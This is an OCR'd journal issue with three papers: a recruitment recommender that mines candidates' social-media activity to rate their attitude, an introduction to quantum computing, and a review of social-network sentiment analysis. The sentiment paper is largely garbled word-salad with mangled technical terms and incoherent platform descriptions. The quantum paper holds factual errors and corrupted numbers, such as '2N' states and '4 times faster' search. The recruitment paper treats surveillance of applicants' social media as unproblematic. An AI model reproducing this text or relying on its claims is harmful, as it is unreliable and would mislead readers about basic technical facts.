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

IITM Journal of Information Technology

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CONTENTS

Research Papers & Articles

Recommender System For Recruitement - Role Of Social Networking Sites

Geetali Banerji
geetalibanerji@gmail.com

Abstract
Recruitment is a process where organization searches to fit a right candidate with right job. In earlier days it was an easy process because there used to be a fix set of norms and on the basis of knowledge and skills the candidates were selected. There was less competition. Most of the candidates used to join the organization and work there till retirement because they were not career oriented and also not very enthusiastic. But the current scenario is entirely diferent. There exists lots of scope and opportunities. People are very enthusiastic; they are ready to take challenges, active on social network and up to date with the current scenario. The organizations are interested in high retention rate. In addition to knowledge and skills, the recruiters are also looking for Attitude of the candidate. The first two parameters can be tested using direct methods but the attitude, can be determined by analyzing general behavior and interest. The current generation is 24x7 online; the activities, responses, types of groups, posts, likes etc can determine the attitude of the candidate accurately up to certain extent. This paper presents a recommender system for Recruitment process which analyses activities done by the candidate on various social networking sites and evaluate the attitude of a candidate. It follows a content based filtering and collaborative data mining to suggest the best possible match for the organization.

Keywords : Collaborative based filtering, Content based filtering, Extraction Tagging Mapping, Hybrid, Recommender System, recruitment, Social Networking Sites

I. INTRODUCTION

Every organization desires to nurture continuously and also wants high retention rate. The recruiter basically looks for three parameters Knowledge, Skills and Attitude respectively. The first two parameters can be tested directly but Attitude is difficult to judge directly. It can be measured by analyzing the candidate's presence in Social Networking Sites (SNS). The conventional recruitment process commences from advertising, written test followed by personal interview. Because of so much competition, and a large number of candidates it becomes very difficult to identify the best suitable candidate. It requires in dept analysis. In case of conventional process it might happen that a selected candidate with proper knowledge and skills but not a positive attitude becomes a burden for the organization. On the other hand a person with an average knowledge and skills but with a positive attitude may prove beneficial for the organization in a long run. An organization growth is based on employees which n turn depends on robust recruitment process.

This paper presents a novel approach by suggesting a recommender system for recruitment process. It can be proved beneficial for the recruiters. The remaining paper is organized as follows, section 2 gives an overview about recommender system, section 3 discuss about proposed recommender system, section 4 phases of Recommender system section 6 analysis of recommender system and section 6 conclusions.

II. RECOMMENDER SYSTEM

Recently, job seeking and recruiting websites have been experiencing a striking rise [1]. As the amount of information growing exponentially, a recommendation system becomes helpful to find the best match. The various recommendation techniques such as content-based filtering [5] collaborative filtering [6] and hybrid approaches [7] can be applied rise [2]. The content-based approach matches candidate profiles with employer profiles and job requirements. The previous studies state that the challenge of matching candidates and jobs is grounded in the interaction is theory of behavior [3] and believes that interactions are important for recommendation [4] because they strongly persuade the candidate's job choice and employer's hiring decision. Hybrid systems are also exploited to match people and jobs. A hybrid system proposed by Malinowski is based on the idea that a good match between people and jobs needs to consider both the preferences of the recruiters and the candidates.

III. PROPOSED RECOMMENDER SYSTEM BLOCK VIEW

The previous section discussed about the various recommender system [8]. The proposed recommender system is based on content based filtering and collaborative data mining. The proposed Recommender system suggests a novel approach to handle the recruitment [11], which is a very tedious process by going through multiple phases. It suggests the best match for the organization.

The various phases of proposed recommender system are as follows (Fig.1):

1) All the eligible candidates, after registration go through online test based on knowledge and skills.
2) Selected candidate presence is monitored and analyzed on various SNS
3) Collaborative data analysis of Skills, knowledge and SNS is performed
(4) The final output can be determined in various forms like report, summarization, and visualization.
5) The organization can take the decision accordingly.

IV. RECOMMENDER SYSTEM PHASES

Figure 2 depicts the detail process of recommender system. The following subsections discusses about various phases:

A. Registration : The registration process records the details of eligible candidates. Registration process records personal, professional and details of SNS. The registration activity is completed after the candidate registered himself/herself on the company's various social networking sites.

B. Online Test : The candidate undergoes online test based on skills and knowledge according to his/her interest. The candidate has to go through various levels of test.

C. Extract Tagging Mapping : The qualifying candidates SNS activities are monitored for certain period. This module performs three functions Extraction, Tagging and Mapping (ETM).

1) Extraction : This process extracts the various relevant details from the SNS after preprocessing for example in case of FB, number of friends, groups, likes and posts.

2) Tagging : This process assigns some symbolic names a.k.a. tags to the various data for eg. if a person performs lots of activities on SNS, can be tagged as most active. These tags are defined by the organization as per the requirement.

3) Mapping : The tagged details available after tagging process are transformed into various SNS table for further analyses.

D. Collaborative Data Mining : This module

performs data mining by taking into consideration skills, knowledge and SNS Analysis. It performs various supervised and unsupervised algorithms.

E. Output : This outcome of collaborative data mining can be made available in various formats. This module generates various types of output required by the organization. Output can be extracted in the form of query based on search keys / detailed report/summarization/graph. For example, the organization is looking for a person who is very active on instagram and facebook with good skills.

V. ANALYSIS OF PROPOSED RECOMMENDER SYSTEM

The proposed recommender system not only takes care of the candidate's knowledge and skills but also the attitude of the candidate by monitoring the activities performed by the candidate on SNS. It helps the recruiter to handle this tedious process in simplified manner and identifies suitable candidates. The organization can define various criteria a.k.a. tags, on which the candidate can be selected for final round. The advantage of this system is that within a limited span of time, complete information can be made available. The attitude, liking and the nature of a candidate can be determined accurately up to certain extent.

VI. CONCLUSIONS

The recruitment system is a tedious process. The organization spends too much time, energy and money for the same. The outcome of the process may or may not be successful. There exist various recommender systems for the recruitment process based on content, collaborative or hybrid filtering. This paper suggests a recommender system for recruitment which follows a novel approach by taking into consideration the behavior, interest of the candidate on the basis of various activities performed on SNS in addition to level of knowledge and skills.

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

Fig. 1. Recommender System Block Diagram



Fig. 2. Recommender System Framework

Quantum Computing : The Future of Computing

Pragya Agarwal
pragyaagr1999@gmail.com
Himanshi Yadav
himanshiyadav70@gmail.com
Vishakha Sehdev
vs4821@gmail.com
Ankit Verma
prof.dr.ankit@gmail.com

Abstract
The main idea of this research paper is to study some applications of quantum computation and to examine the interplay between quantum theory and AI. For the people who are not aware of quantum computing, a brief introduction to quantum computing is given, and a brief history of it also given with some comparison between classical and quantum computing.

Keywords : Computation, EPR, Quantum Mechanics, Superposition, Qubits, Decoherence, QEC, RSA, AES

I. INTRODUCTION

Quantum theory is without any doubt one of the greatest scientific achievements of the 20th century. It has represented a new line of scientific thought which has estimated totally unacceptable situations and has influenced many domains of modern technologies. There are many different ways for conveying laws of physics in particular. Similarly, physical laws of nature say that information can be expressed in different ways. The fact is that information can be conveyed in other ways without losing its vital identity which leads to the probability of the automatic manipulation of data. All the ways of presenting information by the use of a physical system like spoken words are converse by air pressure wavering [1]. The fact that information does not care that how it is conversed and can be easily translated from one state to another, that became an obvious candidate for an important role in physics, like energy, momentum and other such topics.

Quantum mechanics is after various technologies that we took for granted. Transistors in mobile, the LEDs in torches, and MRI machines which doctors use to look inside the human body are few instances. Other function of quantum technology may show some guideline to do things which are currently not possible with today's technology. Quantum computing is based on a different method for storing and processing information. A classical computing bit presents a logical value of 0 and 1. Quantum mechanics provide much more broad way to store a piece of information by allowing a quantum bit which is known as a qubit, to store the probability that a specific qubit will be either 0 or 1, with the exact value of the qubit is not known till it is measured. Like a situation where you flip a coin. When a coin is in the air, you know that the probability of heads is 0.5 and the probability tails are 0.5. But when you hold the coin and look at it, you very well know which side came up. One of the ways to depict the state of the spinning coin is that it is both heads and tails at the same time. As same in the mathematical calculation of quantum mechanics, where particles like electron or proton are always revolving and you don't know the state of a particle until you measure its property. Also, if you know the probability that a particle is in one of the multiple states, you can think of that particle as continuously being in all those states at the same time.

A Qubit is a Quantum bit; it is equivalent to the binary digit or bit of classical computing in quantum computing. By increasing this idea of qubits, you can use N numbers qubits to simultaneously store the probability that the system is in any of the possible 2N states. This is mostly interpreted that with N numbers of qubits, a system can store all 2N possible N-bit values immediately. That is a progress in the capability of classical bits, where an N bit register can store a particular one of the 2N possible values simultaneously. There are around 1078 to 1082

particles (atoms) visible in the world, so only a single register of 265 qubits can hold about as many values as there are atoms in the world or universe

II. HISTORY OF QUANTUM COMPUTING

The idea of quantum computing was hit by Richard Faynman. In 1981 at MIT, he described the difficult situation where classical computers cannot imitate the progression of the quantum systems in a systematic way. Thus, he came up with an elementary model for the quantum computers that have the potential for such stimulations. It took more than 10 years to change the view of quantum computing until a special algorithm was created i.e., the Shor algorithm. Then in 1994, Peter Shor generated an algorithm which let the quantum computers to precisely factorize large integers exponentially and more smoothly than the classical algorithm on conventional machines. The later took millions of years to factorize 300-digit number. Since 1945 we have been witnessing a rapid growth of the raw performance of computers with respect to their speed and memory size. An important step in this development was the invention of transistors, which already use some quantum effects in their operation [2]. Then in 1996, Lov Grover discovered a quantum database search algorithm that introduced a quadratic speedup for a variety of complications. Any difficulty which has to be solved by random or normal force search could be done 4 times faster.

In 1998, a working 2 qubit quantum computer was assembled and resolved first quantum algorithms such as Grover's algorithm. The revival into a new era of computer power initiated and more and more applications were presented. 20 years later, in 2017, IBM furnished the first commercially operational quantum computer, boost the competition to another level.

III. CLASSICAL VS QUANTUM COMPUTING

Computers have been in use since the early 19th century. Now we are currently in the 4th generation of computers where we are using microprocessors after vacuum tubes, transistors and integrated circuits. They are all based on classical computing which is depended on the classical phenomenon of electrical circuits being in a single state at a given time, it's either on or off. The 5th generation of computers is basically underdevelopment in which quantum computing is the most popular. The working of quantum computers is totally diferent from classical computers [3]. Unlike classical computers, quantum computers are based on the phenomena of quantum mechanics where it's possible to be in more than one state at the given time. The quantum computation solves the problem with certainty in exponentially less time than any classical deterministic computation.

Table 1- Comparison between classical and quantum computing

Classical Computing	Quantum Computing
It is based on traditional fact of electrical circuits being in single state at a given time, either on or off.	It is based on the fact of quantum mechanics where it is possible to be in more than one state at a time.
Information storage and operation is based on “bit”, which is based on voltage or charge: low is 0 and high is 1.	Information storage and operation is based on “Quantum Bits” or “qubits”, which is based on the spin of the electron.
The circuit behavior is regulated by traditional physics.	The circuit behavior is regulated by quantum physics or quantum mechanics.
It uses binary code i.e., 0 or 1 to represent the information.	It uses qubits i.e., 0, 1 and superposition state of both 0 and 1 to represent information.
CMOS transistors are the primary building blocks of conventional computers.	SQUID or Quantum transistors are the primary building blocks of quantum computers.
Data processing is done in CPU (Central Processing Unit).	Data processing is done QPU (Quantum Processing Unit).

VI. APPLICATIONS OF QUANTUM COMPUTING

A. Error Corection: Quantum computing uses QEC (Quantum Error Correction) to protect the quantum information from errors due to Quantum decoherance and other Quantum noises. QEC provides a means to detect and undo such departures without upsetting the quantum computation [4]. QEC is crucial if one has to attain fault-tolerant quantum computation that can allocate not only with noise on the stored quantum information but also with the weak quantum preparation and wrong measurements.

Copying the quantum information is difficult due to the no-cloning theorem. This theorem seems to present a complication in formulating the theory of quantum error correction. Peter Shor, introduced the method of formulating a quantum error correction code by storing the information of one Qubit onto an extremely jumbled state of nine qubits. A quantum error-correcting code saves guard quantum information against the errors of limited forms.

B. Hacking : The ability to perform computations on encrypted data is a powerful tool for protecting a client's privacy, especially in today's era of cloud and distributed computing. In terms of privacy, the best solutions that classical techniques can achieve are unfortunately not unconditionally secure in the sense that they are dependent on a hacker's computational power [5]. In general, there is an algorithm which executes on a quantum computer which decreases the security of a 3,072-bit RSA key down to about 26 bits. It is basically not possible with a classical technology that will be available in the expected future to decode a key that provides 128 bits of security, but somebody can simply decode key that provides only 26 bits of security with the computing power of mobile. If engineers discover how to build a large-scale quantum computer, the security provided by the RSA algorithm will basically disappear, just like the security provided by the other public-key encryption algorithms.

The security more or less of all the public key encryption algorithms which are broadly being used nowadays will reduce to effectively zero if a hacker has to access to large quantum computers. But there are many known public-key encryption algorithms which are secure from attacks by quantum computers. Also, some of them are examined and checked by reputed standard organizations-IEEE Std 1363.1 and OASIS KMIP (PDF) has already identified quantum-safe algorithms. So, if progress in quantum computing terrorizes to make current public-key algorithms hackable, it will be easy to move to quantum-safe algorithms. The attacks that can execute on quantum computers simply by dividing the numbers of bits of security which AES key provide. Example of AES keys - a 256-bit AES key which provides 128 bits of security, etc. So, if a system is already using AES-256 key then the system is already using an encryption algorithm which will provide sufficient security in opposition to quantum computers. Basically, it will be still possible to communicate securely in the environment of attackers who has big quantum computers.

C. Quantum Parallelism : Parallel computing is a type of computing architecture in which many processors runs or execute an application or computation at the same time. Parallel computing helps in executing huge computation by dividing the amount of work between more than one processor, which works simultaneously. Parallel computing is known as parallel processing.

The most interesting new feature of quantum computing is quantum parallelism. A quantum computing, in general, consists of a superposition of many classical or classical-like states. This superposition is not just an expression but also covering up our ignorance of which classical state it is really in. If superposition meant all that you can drop all except one of the classical-like states and still get the time for evolution. But in actual you need the complete superposition to get the time evolution right. The system is in some sense of the classical-like states at once. If the superposition can be secured from the unnecessary mess in its atmosphere known as decoherence. A quantum computer can show the result dependent on the information of all classical-like states. This is known Quantum Parallelism: parallelism on a serial machine and if that isn't enough, machines that are by now are in architectural terms will qualify as parallel which can benefit from quantum parallelism too.

V. INTERPLAY BETWEEN QUANTUM COMPUTING AND AI

Quantum computing has the power to improve the artificial intelligence system in the coming future. Like, a Quantum computer could develop Artificial intelligence-based digital assistant with real contextual awareness and have the ability to understand interaction with people [6]. There hopes that quantum computing high computation power will someday meet the exponential phenomena in AI. AI system thrives when the machine learning algorithms are used to train them and is given huge amounts of data to store, identify and analyze, and more particularly, data can be arranged or classified according to specific features for the better the AI will performance. Quantum computing is expected to play an important role in machine learning even including the important aspect

of accessing more computationally complex feature spaces [7].

Researchers are trying to figure out a way to speed up these processes by applying quantum computing algorithms to AI techniques which are increasing the process to a new discipline that has been dubbed Quantum Machine Learning (QML). Like, the voice assistant could be effective from this implementation, because quantum could exponentially help in increasing their accuracy, boosting both of their processing power and the amount of data that would be able to handle. Quantum computing increases the number of calculation variables machines can juggle and therefore allow them to provide faster answers, much like a person would.

VI. CONCLUSION

Quantum computing guarantees the capability to define solutions to the problems for all practical purposes which are still aren't resolvable by classical computers. However, quantum computing still has a long journey from gaining practical attention. Some possessions of quantum mechanics that allow quantum computers superior presentation also make the design of quantum algorithms and the establishment of functional hardware extremely difficult. We need to imply some solutions to refine the quality of qubit technology by enlarging the coherence time of qubits and the speed of quantum operations. We also desired to perfect the state of the qubit for quantum error correction

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Social Network Sentiment Analysis : A Horizon of Web 2.0

Isha Arora
ishaarora26072000@gmail.com
Vansh Bhutani
vanshbhutani11@gmail.com
Priti Sharma
priti.shr18@gmail.com
Lokesh Jain
nsitlokesh.jain@gmail.com

Abstract
Sentiment analysis or opinion mining is the domain of concentrate that breaks down individuals' conclusions, opinions, assessments, evaluations, perspectives, and feelings towards substances, for example, items, administrations, associations, people, issues, occasions, themes, and their characteristics. It speaks to a considerable issue space. There are likewise numerous names, e.g., conclusion examination, assessment mining, feeling extraction, slant mining, subjectivity investigation, impact investigation, feeling investigation, survey mining, and so on. Be that as it may, they are presently all under the umbrella of assessment examination or supposition mining. While in industry, the term notion investigation is all the more generally utilized, however, in the scholarly community, both conclusion examination and feeling mining again used for feedback purposes. Therefore, we presented a short review of the Sentiment analysis that fundamentally centers around the conclusion that communicates or infer positive or negative opinions.

Keywords : Sentiment Analysis, Opinion Mining, Social Network.

I. INTRODUCTION

Web-based social networking is absolutely one of the greatest critical realities of trade innovation of the twenty-first century. Individuals of all age bunch, for the most part, utilize internet based life to the extent their points of view and investigates with amigos or the more extensive social web. Thusly, online networking bears the capacity to screen the open temper in regard to inescapable open exercises, comprising of showings and fights. The notion of messages related to open occasions or inconveniences can be applied as one in all the components simultaneously as anticipating dangers, disturbance, and open issues. Computational examination of estimations, assessments, assessments, perspectives, influences, evaluation, see movements, subjectivity, and so on., communicated in printed content is alluded to as conclusion mining or slant investigation [1]. Sentiment Analysis (SA) is associated with removing the emotions passed on in a touch of literary substance. Existing works acknowledgment at the supposition of an entire record (article, survey, paper, and so forth.) or an unmarried sentence. Opinion Analysis (OA) is the strategy that remarkably used inside printed content mining. Slant Analysis in twitter should utilize the present literary substance mining strategy to inquire about the printed substance of conclusion looking like positive, poor and impartial. The notion examination of twitter is likewise alluded to as a sentiment digging which is uncommonly for considering scrutinizes, correspondence and dissemination of points of view for deciding the business approach [2]. The remainder of the paper is sorted out as follows: Section-2 clarifies a short foundation of assumption examination and interpersonal organization. Segment 3 shows a writing overview of past investigates. Segment 4 shows the philosophy along with score expectation calculation. Segment 5 closes the paper with applications and references in the last.

II. BASICS OF SENTIMENT ANALYSIS

Sentiment analysis is the most well known tend in this day and age. Sentiment analysis is utilized to distinguish mentality or conclusion or feeling

communicated by individuals towards items/administrations. Sentiment analysis alluded to as estimation mining addresses as the usage of customary tongue dealing with, content assessment and computational historical underpinnings to research and concentrate emotional information from source materials. Sentiment analysis is sometimes reenacted to reviews and electronic informal communication for various applications, running from elevating to buyer organizations [3]. Normally, the Objective of Sentiment analysis is to choose the perspective of speaker/writer w.r.t. to barely any focuses or general consistent furthest point of the report. The aura could be one's decision/evaluation, loaded with feeling state or arranged energetic correspondence. Sentiment analysis approaches are separated into the following classes as appeared in Fig. 1.

The Machine Learning calculations could likewise be separated into three different ways for example Regulated, Unsupervised and Semi-Supervised. In the event that the diverse information objects are given with a marked yield, esteem is called regulated AI, rather than solo realizing, where there is no such supervisory sign, between both directed unaided realizing there is semi-managed realizing where just a portion of the articles are named with yield esteem.



Fig. 2 Sentiment analysis Methodologies

III. SOCIAL NETWORKS

Smaller-scale running blog locales that incorporate Twitter and Facebook are extremely ground-breaking specialized apparatuses inside the present-day exceptionally interconnected world. A great many messages are showing up every day in those media. The clients can expound on their life occasions, rate their supposition and conversation on front line inconveniences might be done by means of this media. In the cutting edge situation wherein the web speed is exceptionally encouraging, those media go about as a simple discussion gadget for spreading considerations and creating assessments. Any records comprising of new item dispatches, assessments of public sentiment and current difficulties can be presented in those media on getting reactions of people in general. The realities ordered from online life might be effectively applied to considering individuals' feelings and assumptions. This examination might be accurately utilized for item promotion. A long-range relational verbal trade endowments a reachable stage in that the man or lady's custom to manufacture casual networks or open connections close by with the elective people individuals who extent the calling interests or relative individual, establishments or authentic affiliations, works out ——[6][8].



Fig. 2. Social Network structure

Around 60 or more person to person communication sites is slanting. A portion of the well-known internet-based life locales which can be being investigated by means of the present universal are ordered underneath:

A. Facebook : This is a successful and biggest long-scope of web-based social networking sites online on earth and it stands apart among the chief ordinary utilization. Likewise, this Facebook possibly the keys that accomplished the achievement of one billion buyer understandings. The ability to organize with friends and family and sidekicks, in like manner you may get Facebook programming to move at the website page and even on showcase or on things, picture, and business undertaking are using to paid Facebook notices. Starting last, Facebook has lost the consideration from a large number of its clients by means of permitting pariahs to get to in excess of 87 million clients up close and personal data. This is a gigantic break of accept and has made an opinion of unsettling among on-line organizing stage's to gather individuals. To such a degree there's as of now a battle where people are certainly ousting themselves from Facebook and uses various structures.

B. WhatsApp : This WhatsApp has contacted the base after Facebook, still, that is had the possibility to hook over the innovative capacity of the full-size scope of individuals throughout the field by permitting them to share and pass on with people by method for a social affair. The approach WhatsApp has secured to beat all unique social sites is acceptable. Quantities of dynamic clients are around 1 billion generally for consistently.

C. LinkedIn : This LinkedIn is introduced at the time of 2002 Dec, 14, and supported at the time of 2003 May, 5. The most noticeable of LinkedIn hands-down the web basically based life for the master structures the executives. It gets to the page in 24 lingos and furthermore extra than the 400,000,000 is enrolled by utilizing clients. LinkedIn is colossal for the general population's are planning to interface with the people in relative endeavors, setting up with the near experts and shows the business-related estimations and insights. LinkedIn is easily a champion among the most extreme pervasive master long-ago casual report areas or applications and is offered more prominent than 20 lingos. It is utilized over the globe through a concentrated of fills and masters in as a most ideal approach to interface with a few organizations, to contract and to discover immaculate contenders and this is just a start. It boasts in excess of 400,000,000 people. Quantities of dynamic customers are around one hundred million generally every month.

D. WeChat : WeChat is a Chinese multi-cause informing, which depends absolutely on life and is transportable to place in the projects fabricated by means of Tencent. It transformed into the starter release inside the year of 2011, and during that time of 2018, it was one of the worldwide's biggest unprejudiced versatile utility of month-through-month has more than one client with more than 1 billion customers. It is portrayed as one of the worldwide's most prevailing bundles by utilizing Forbes. It is in any case called China's "product for everything" and an "amazing application" considering its colossal extent of limits and stages. Not least difficult in China, anyway likewise it's far most acclaimed social programming in Bhutan. WeChat has been accused of blue-penciling for politically basic subjects in China, which incorporate human rights mishandles.

E. QZone : QZone is a long assortment social dispatch site basically situated in China which was created by Tencent in 2005. It empowers clients to form locales, protect diaries, send pictures, check out watch films and music. Clients can set their proclivities with the reason that each QZone is altered to the character part's taste. In any case, most extreme QZone ornamentation isn't loosened, truly purchasing the "Canary Yellow Diamond" so clients can fit to find a good pace without paying extra. As the document demonstrated in 2009 changed into apportioned by means of Tencent, QZone was beating distinctive long assortment social

discussion locales like labeled and Tencent Weibo in China. QZone is rapidly creating as of November 2013, it once in the past had 623.3 million clients and through 2014, it had 645 million. Around 150 million QZone clients revive their records in an event once in every month. This makes QZone a champion among the greatest powerful systems in the whole business undertaking.

F. Tumblr : Tumblr is a smaller scale blogging and long-range social discussion site online mounted by means of David Karp in 2007 and controlled by utilizing Verizon Media. The organization empowers clients can seek after other benefactor's on-line diaries. Bloggers can in like manner make their sites private. For bloggers, an extraordinary webpage features the "dashboard" interface.

G. Instagram : Instagram is a video sharing and photo from the character to character that has an increasingly constrained by methods for the informal organizations of Facebook, Inc. This is made with the guide of the Mike Krieger and Kevin Systrom, likewise actuated inside the time of 2010 October on the iOS application. The product of the android machine has released by methods for the yr and half recently inside the time of 2012 April. It strayed with a component constrained the website page interface inside the time of 2012 November. The principal applications are allows in the purchaser to transmit the chronicles and photographs to the organization. This can be changed by means of the exceptional channels and dealt with out with region and records marks. The sent records can be pooled responsively or with pre-upheld supporters. Clients can watch some other client's constituent through territories and marks, and appearance inclining subtlety. Shoppers can like the pictures and afterward watch selective clients upgrade their detail to a feedstuff.

H. Google+ : Google+ is a social correspondence site created by methods for Google. It transformed into opened to individuals because of the way that June 28, 2011, by methods for testing. The people with relating data were approved to administrate the allies. This becomes stopped inside the records as "insane intrigue". Google+ becomes made to work with different social organizations dependent on Google life Google profiles, Google Buzz, and so on. It moreover features Circles, Hangouts, Sparks and Huddles. It has been expressed this is Google's best undertaking to fit the social network Facebook.

I. Skype : Skype is an Internet Protocol transmission authority coop that bargains the free calling among ease calling and endorsers to the people who don't utilize the organization. Skype approves the record to the message, trades, video conferencing, and video name. The organization is accessible for the Tablet PC's, some other mobile phones, PCs, and notice cushion. A few enterprises join Skype, produce submitted Skype phones. The addition of programming that incorporates call with irrelevant exertion, which coordinates the sound first-rate and set-up. To utilize Skype from the PC, the headset is driven forward for a specific VoIP phone. Associations likewise can be enhanced to intensify the arrangement messaging and from that point onward, the call is executed with the guide of unassumingly taping the image with the guide of the contact.

J. Viber : Viber is a voice over IP (VoIP) and cross-arrange messaging programming is worked by methods for the Japanese Global Association Rakuten presents us a freeware to the Linux, iOS, Microsoft Windows, Android, and MacOS stages. It includes the cellphone territory to exertion. It engages the customers to build the media for video information and pictures.

K. Twitter : Twitter is an open long-assortment interpersonal organization transmission of small scale blogging the executives, which helps to join the people to talk as speedy backings known as tweets [9]. This twitter is in my view can impart tweets and seek after with some other shopper's tweets by methods for the utilization of the disparate gadgets and stages. Answers and Tweets to talk and despatched by the cell phones on the spot messages, work region client or by utilizing finding at the sites of Twitter.Com. The defaulting areas for Twitter are free. Not to each individual like LinkedIn or Facebook, on each event the people are essential to propose the social affiliations, each body can tweet each body on open Twitter[10].

IV. USES OF SENTIMENT ANALYSIS

We can watch Sentiment Analysis in Consumer Market

for item audits, Social media like Facebook or Twitter for discovering a well-known popular conclusion around a most recent warm point, promoting for understanding benefactor perspectives and patterns, Movie to find whether an as of late propelled film is a hit or failure. widely groups the applications into the accompanying classifications:

- Applications to Review Websites Product Reviews, Movie Reviews and so forth.
- Applications as a Sub-Component Technology Detecting warmed language in sends, garbage mail discovery, setting touchy insights identification and so forth.
- Applications across uncommon areas Knowing audits for political pioneers. D. Applications in Business and Government Intelligence

V. TOOLS AND SOFTWARES

A. LIWC **:** This is a contracted timeframe for Linguistic Inquiry and Word Count. This apparatus utilizes specially crafted lexicon. Words are isolated into sure essential classes like fine, negative, social, joy, trouble, subjective and articles, self-references and so forth.
This gadget grant clients to trade the word reference as reliable with their prerequisite and subject of study i.E. They can remember their modified word references for a spot of general ones. The client can enter sure content (which can either be any remark posted on social site, any discourse or any composed record). The gadget at that point break down the content and contrast the words and specially crafted lexicon and afterward show the outcome as a couple of numeric qualities which indicate the brilliant or negative issue of human conduct.

B. SENTINET : This device investigates the idea of Artificial Intelligence. It works at the semantic degree to figure the extremity of a given literary substance by the utilization of natural Language Processing. For instance, If we state ―This day is special‖. It will ascertain the extremity of day and unique. In view of the basic determined from those qualities, we reach a resolution.

VI. RESEARCH METHODOLOGY

The inquire about the investigation will help in assessing the presently accessible estimation examination frameworks, and AI strategies, it will assist with finding the most ideal vigorous model which can dissect information effectiveness and execution of the framework.
The significant commitments of this work are as per the following-

- To find visit things on twitter media information and its examination overview results.
- To improve security and execution.
- To investigate the information effectiveness and the ubiquity.

A. Working Model : The progression of the work is appeared in figure 3 beneath in which the twitter gushing API is taken care of to the apache storm. The framework mines ongoing Twitter information naturally and uncovered the fluctuating setups of the open suppositions over a delayed timeframe.
Right now, information cleaning and topographical information preparation has been done and extricates the content of the tweets and examines the passionate expressions of those specific tweets. The tweets are being separated at some specific spot like a dictionary by methods for geological information handling.



Fig. 3. Flow chart of model

